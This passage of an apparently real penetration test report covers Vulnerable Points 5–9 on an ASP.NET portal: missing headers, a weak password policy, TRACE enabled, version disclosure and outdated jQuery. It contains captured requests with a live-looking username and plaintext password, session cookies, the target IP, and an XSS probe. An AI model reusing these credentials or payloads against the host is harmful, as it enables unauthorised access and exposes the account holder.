
```
Accept-Encoding: gzip, deflate
Referer: http://103.73.189.114:803/Login
Content-Type: application/x-www-form-urlencoded
Content-Length: 521
Connection: close
Cookie: ASP.NET_SessionId=i2xq4fs3tmpbnuu0duhfdmvq; UserCulture=en-US; .SolidCPPORTALAUTHASPX=
Upgrade-Insecure-Requests: 1

__EVENTTARGET=btnLogin&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwUJNDU2MjgONDQ2ZGTmx0w07V6k8hUBt51IajKi
gerw9P10QW%2BMBLJs%2FQndyA%3D%3D&__VIEWSTATEGENERATOR=CA0B0334&__EVENTVALIDATION=%2FwEdAAmfZPccizK
IxuAdCUKFUW9wY3plgk0YBAefRz3MyBlTcDPSlul6Yx4QbiDU%2BdddKl0Zf5MUp2golT%2FJ9ICuDcwjP6on%2B28wA2FPmvq
HJlnMdqKeKEbp39eHc9mbdvkCgxD0Eo6bNpglEBUudo9PUKMTPDMfkHyxIBkRx02sb7oSpmHuTcovIjX%2FrnqrCr0ervhHzeD
cGMiuESKGQNKDdT9T%2BSCDEQ4TL233BC8VwlNpkA%3D%3D&txtUserName=rgera%40nic.in&txtPwd=Indig%40rgera&tx
tCaptcha=7315&txtforgotemailid=
```

Vulnerable Point – 5

Missing Security Headers		
Vulnerability Classification:	CVSS	6.5
	Impact	Low
	Exploitability	Easy
	OWASP	PC-C8
	Fix	Quick
Description:	The lack of HTTP security header options opens the web application for multiple threats.	
Impact:	An attacker can perform cross site scripting, an also can do man-in-the-middle attacks, clickjacking	
Fix Recommendations:	Following are the fix recommendations: - Configure the remote web server to use secure http headers.	
Location of Vulnerability are as Follows :		

S.No.	Affected Nodes	
5.	Affected URL	http:// 103.73.189.114:803/Dashboard

Proof of Concept and steps of verification of vulnerability with screenshots:



103.73.189.114:803/AddProduct?mu=MRtCwN+7N6dMmohOhVozbQ==&id=q8jUjAMoU

Select Company/Organization — Select

Mark with * is manadatory field.

NSN GROUP * — SELECT

NSN GROUP CLASS*

Item Code

Sta...	Me...	Domain	File	Cause	Type	Transferred	Size
200	GET	103.73....	AddProduct?mu=MRtCwN+7N6...	document	html	165.20 KB	16...
200	GET	fonts.g...	css?family=Roboto:400,500,700	stylesheet	css	6.67 KB	6.6...
304	GET	103.73....	bootstrap.css	stylesheet	css	cached	12...
304	GET	103.73....	style.css	stylesheet	css	cached	85....
304	GET	103.73....	all.min.css	stylesheet	css	cached	53....

28 requests | 1.67 MB / 1.32 MB transferred | Finish: 4.01 s | DOMContentLoaded: 3.41 s

```
Response headers (236 B)
Cache-Control: private
Connection: close
Content-Length: 168925
Content-Type: text/html; charset=utf-8
Date: Tue, 09 Jul 2019 11:46:18 GMT
Server: Microsoft-IIS/8.5
Vary: Accept-Encoding
X-Powered-By: ASP.NET
Request headers (670 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: max-age=0
Connection: keep-alive
```


Missing Security headers

Vulnerable Point – 6

Weak Password Policy		
Vulnerability Classification:	CVSS	5.3
	Impact	Low
	Exploitability	Easy
	OWASP	A2
	Fix	Quick
Description:	Passwords are the weakest link in the security chain. If a weak password policy is implemented an attacker can guess the password easily.	
Impact:	A successful attack can allow attacker to impersonate any user.	
Fix Recommendations:	Following are the fix recommendations: ● User account should be locked for certain time after more than 5 wrong attempts.	
Location of Vulnerability are as Follows :		

S.No.	Affected Nodes	
6.	Affected URL	http://103.73.189.114:803/ChangePassword

Proof of Concept and steps of verification of vulnerability with screenshots:




Old Password * ●●●●●●●●●●●

New Password * ●

Confirm Password * ●

Password change successfully



Old Password * ●●●●●●●●●●●

Confirm Password * ●●●●●●●●●

New Password * ●●●●●●●●●

Password change successfully

Request to http://103.73.189.114:803


```
ZPqKfmjsqtT1Dzj8D/eRxUzcp72XN2PS4fbUNkBcYEkn
-----------------------------3902153292
Content-Disposition: form-data; name="__VIEWSTATEGENERATOR"

99688FC3
-----------------------------3902153292
Content-Disposition: form-data; name="__EVENTVALIDATION"

/wEdAAcMHtGmWXnJMzFx+bauwabolZ62X7KtcoCaFE5fYyy94DMLp1NyPEmDZqpCrTW3fLPJU+B7jXtECKNPie
M5nZxi82tQyX7bW9Q9stI06g0zm2+bIugcXR3/bmpfJxsZ+0MYwhFZKyzg5K0YY/W0w8sib95ARB+P0WbBRhF+
mQ3ZHhaasrYIEMKr3wE7v8W+9YQ=
-----------------------------3902153292
Content-Disposition: form-data; name="ctl00$ContentPlaceHolder1$txtoldpass"

Indig@rgera
-----------------------------3902153292
Content-Disposition: form-data; name="ctl00$ContentPlaceHolder1$txtreppass"

123
-----------------------------3902153292
Content-Disposition: form-data; name="ctl00$ContentPlaceHolder1$txtnewpass"

123
-----------------------------3902153292--
```

Vulnerable Point – 7

Trace Method Enabled		
Vulnerability Classification:	CVSS	5.8
	Impact	Low
	Exploitability	Medium
	OWASP	A5
	Fix	Quick
Description:	In the presence of other cross-domain vulnerabilities, sensitive header information could be read that support the HTTP TRACE method.	
Impact:	Attackers can run a cross-site-scripting attack on your server and get session cookies even if the cookies are marked HttpOnly and secure.	
Fix Recommendations:	Following are the fix recommendations: • Disable the TRACE and TRACK methods.	
Location of Vulnerability are as Follows :		

S.No.	Affected Nodes	
7.	Affected URL	http://103.73.189.114:803/Dashboard

Proof of Concept and steps of verification of vulnerability with screenshots:


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Go Cancel
Target: http://103.73.189.114:803
Request
Raw Params Headers Hex
Response
Raw Headers Hex

Request

```
OPTIONS /Dashboard HTTP/1.1
Host: 103.73.189.114:803
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: UserCulture=en-US;
ASP.NET_SessionId=u2jblip50y4quby0ciy0em0k
Upgrade-Insecure-Requests: 1
```

Response


```
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD, POST
Server: Microsoft-IIS/8.5
Public: OPTIONS, TRACE, GET, HEAD, POST
X-Powered-By: ASP.NET
Date: Mon, 29 Jul 2019 05:43:10 GMT
Connection: close
Content-Length: 0
```

Vulnerable Point – 8

Version Disclosure		
Vulnerability Classification:	Impact	Low
	Exploitability	Easy
	OWASP	A3
	Fix	Quick
Description:	Attacker can gain an understanding of the systems and potentially develop attacks targeted at the specific version.	
Impact:	This information might help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version.	
Fix Recommendations:	Following are the fix recommendations: • Configure your web server to prevent information leakage from the SERVER header of its HTTP response	
Location of Vulnerability are as Follows :		

S.No.	Affected Nodes	
8.	Affected URL	http://103.73.189.114:803/Dashboard

Proof of Concept and steps of verification of vulnerability with screenshots:



103.73.189.114:803/AddProduct?mu=MRtCwN+7N6dMmohOhVozbQ==&id=q8jUjAMoU

DDP rgera@nic.in

Product Master › Indigenisation › Add

Back

Select Company/Organization — Mark with * is manadatory field.

Select

Product Description | Product Specification | Estimated Quantity & Price | Testing & Certification | Technical & Financial Support | Tender | Contact

NSN GROUP * : SELECT


NSN GROUP CLASS* :

Item Code :

```
Sta...  Me...  Domain      File                               Cause       Type  Transferred  Size
200     GET    103.73....  AddProduct?mu=MRtCwN+7N6...        document    html  165.20 KB    16....
200     GET    http://103.73.189.114:803/AddProduct?mu=MRtCwN+7N6dMmohOhVozbQ==&
               id=q8jUjAMoUEw6vX6gOSC5cG3EqgKJ5YFXsGD4vq6Y3SxtkVOGn2vF5w==
304     GET
304     GET    103.73....  style.css                          stylesheet  css   cached       85....
304     GET    103.73....  all.min.css                        stylesheet  css   cached       53....

28 requests   1.67 MB / 1.32 MB transferred   Finish: 4.01 s   DOMContentLoaded: 3.41 s
```

```
Response headers (236 B)
Cache-Control: private
Connection: close
Content-Length: 168925
Content-Type: text/html; charset=utf-8
Date: Tue, 09 Jul 2019 11:46:18 GMT
Server: Microsoft-IIS/8.5
Vary: Accept-Encoding
X-Powered-By: ASP.NET
Request headers (670 B)
Accept: text/html,application/xhtml+xm...plication/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Cache-Control: max-age=0
Connection: keep-alive
Cookie: ASP.NET_SessionId=i2xq4fs3tmpb...n-US; .SolidCPPORTALAUTHASPX=
```

Version Disclosure



103.73.189.114:803/Dashboard?mu=KQ5FIC8PdXE=&id=y8vILQ7QoA5vGVwsf3oy

Server Error in '/' Application.

A potentially dangerous Request.QueryString value was detected from the client (id="...bqhcOo07A=<script>alert(4)</sc...").

Description: ASP.NET has detected data in the request that is potentially dangerous because it might include HTML markup or script. The data might represent an attempt to compromise the security of your application, such as a cross-site scripting attack. If this type of input is appropriate in your application, you can include code in a web page to explicitly allow it. For more information, see http://go.microsoft.com/fwlink/?LinkID=212874.

Exception Details: System.Web.HttpRequestValidationException: A potentially dangerous Request.QueryString value was detected from the client (id="...bqhcOo07A=<script>alert(4)</sc...").

Source Error:

```
An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.
```

Stack Trace:

```
[HttpRequestValidationException (0x80004005): A potentially dangerous Request.QueryString value was detected from the client (id="...bqhcOo07A=<script>alert(4)</sc...")
   System.Web.HttpRequest.ValidateString(String value, String collectionKey, RequestValidationSource requestCollection) +11969159
   System.Web.HttpRequest.ValidateHttpValueCollection(HttpValueCollection collection, RequestValidationSource requestCollection) +200
   System.Web.HttpRequest.get_QueryString() +69
   System.Web.UI.Page.DeterminePostBackMode() +85
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +9458
   System.Web.UI.Page.ProcessRequest(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +345
   System.Web.UI.Page.ProcessRequest() +75
   System.Web.UI.Page.ProcessRequest(HttpContext context) +70
   System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute() +790
   System.Web.HttpApplication.ExecuteStepImpl(IExecutionStep step) +195
   System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +88
```


Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.7.3282.0

Vulnerable Point – 9

Outdated jQuery		
Vulnerability Classification:	CVSS	4.8
	Impact	Low
	Exploitability	Medium
	OWASP	A9
	Fix	Quick
Description:	jQuery before 3.4.1 is vulnerable to Cross-site Scripting (XSS) attacks and prototype pollution. https://snyk.io/vuln/npm:jquery	
Impact:	A cross-domain Ajax request performed without the data Type option, can cause text/JavaScript responses to be executed.	
Fix Recommendations:	Following are the fix recommendations: ● Update to latest stable version	
Location of Vulnerability are as Follows :		

S.No.	**Affected Nodes**	
9.	Affected URL	http://103.73.189.114:803/Dashboard

Proof of Concept and steps of verification of vulnerability with screenshots:



3.73.189.114:803/Dashboard#?mu=KQ5FIC8PdXE=&id=la73X4UPRzXeBrH8npZMHNeDdm/iil1v

Wappalyzer

Font Script
- Google Font API


Web Framework
- Microsoft ASP.NET
- Bootstrap

Web Server
- IIS

JavaScript Graphics
- Google Charts

Operating System
- Windows Server

JavaScript Libraries
- jQuery 1.12.4
- jQuery UI 1.9.2



jquery vulnerabilities

JavaScript library for DOM operations

View on npm

Latest version 3.4.1

First published 8 years ago

Latest version published 3 months ago

Licenses detected


- license: Unknown >=1.5.1 <1.7.2
- license: MIT >=1.7.2

Continuously find & fix vulnerabilities like these in your dependencies. Test and protect your applications

Direct Vulnerabilities

Known vulnerabilities in the jquery package. This does not include vulnerabilities belonging to this package's dependencies.

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
M Prototype Pollution	<3.4.0	Not available	27 Mar, 2019
L Denial of Service (DoS)	>=3.0.0-rc1 <3.0.0	Not available	26 Dec, 2016
M Cross-site Scripting (XSS)	<1.12.2,>=1.12.3 <2.2.2,>=2.2.3 <3.0.0	Not available	27 Nov, 2016
M Cross-site Scripting (XSS)	>=1.4.2 <1.6.2	Not available	20 Oct, 2016
M Cross-site Scripting (XSS)	>=1.7.1 <1.9.0	Not available	20 Oct, 2016
M Cross-site Scripting (XSS)	<1.6.3	Not available	20 Oct, 2016



Test › jquery@1.12.4

jquery@1.12.4

Vulnerabilities	2 via 2 paths
Package	jquery

Dependencies

Source npm

Find, fix and prevent vulnerabilities in your code.

Severity

- ☑ High
- ☑ Medium 2
- ☑ Low

Status

- ☑ Open 2
- ☐ Patched 0
- ☐ Ignored 0

MEDIUM SEVERITY

Cross-site Scripting (XSS)

Vulnerable module: jquery
Introduced through: jquery@1.12.4

Detailed paths

- **Introduced through:** jquery@1.12.4
  Remediation: Upgrade to jquery@2.2.2.

Overview

jquery is a JavaScript library. It makes things like HTML document traversal and manipulation, event handling, animation, and Ajax much simpler with an easy-to-use API that works across a multitude of browsers.

Affected versions of this package are vulnerable to Cross-site Scripting (XSS) attacks when a cross-domain ajax request is performed without the `dataType` option causing `text/javascript` responses to be executed.

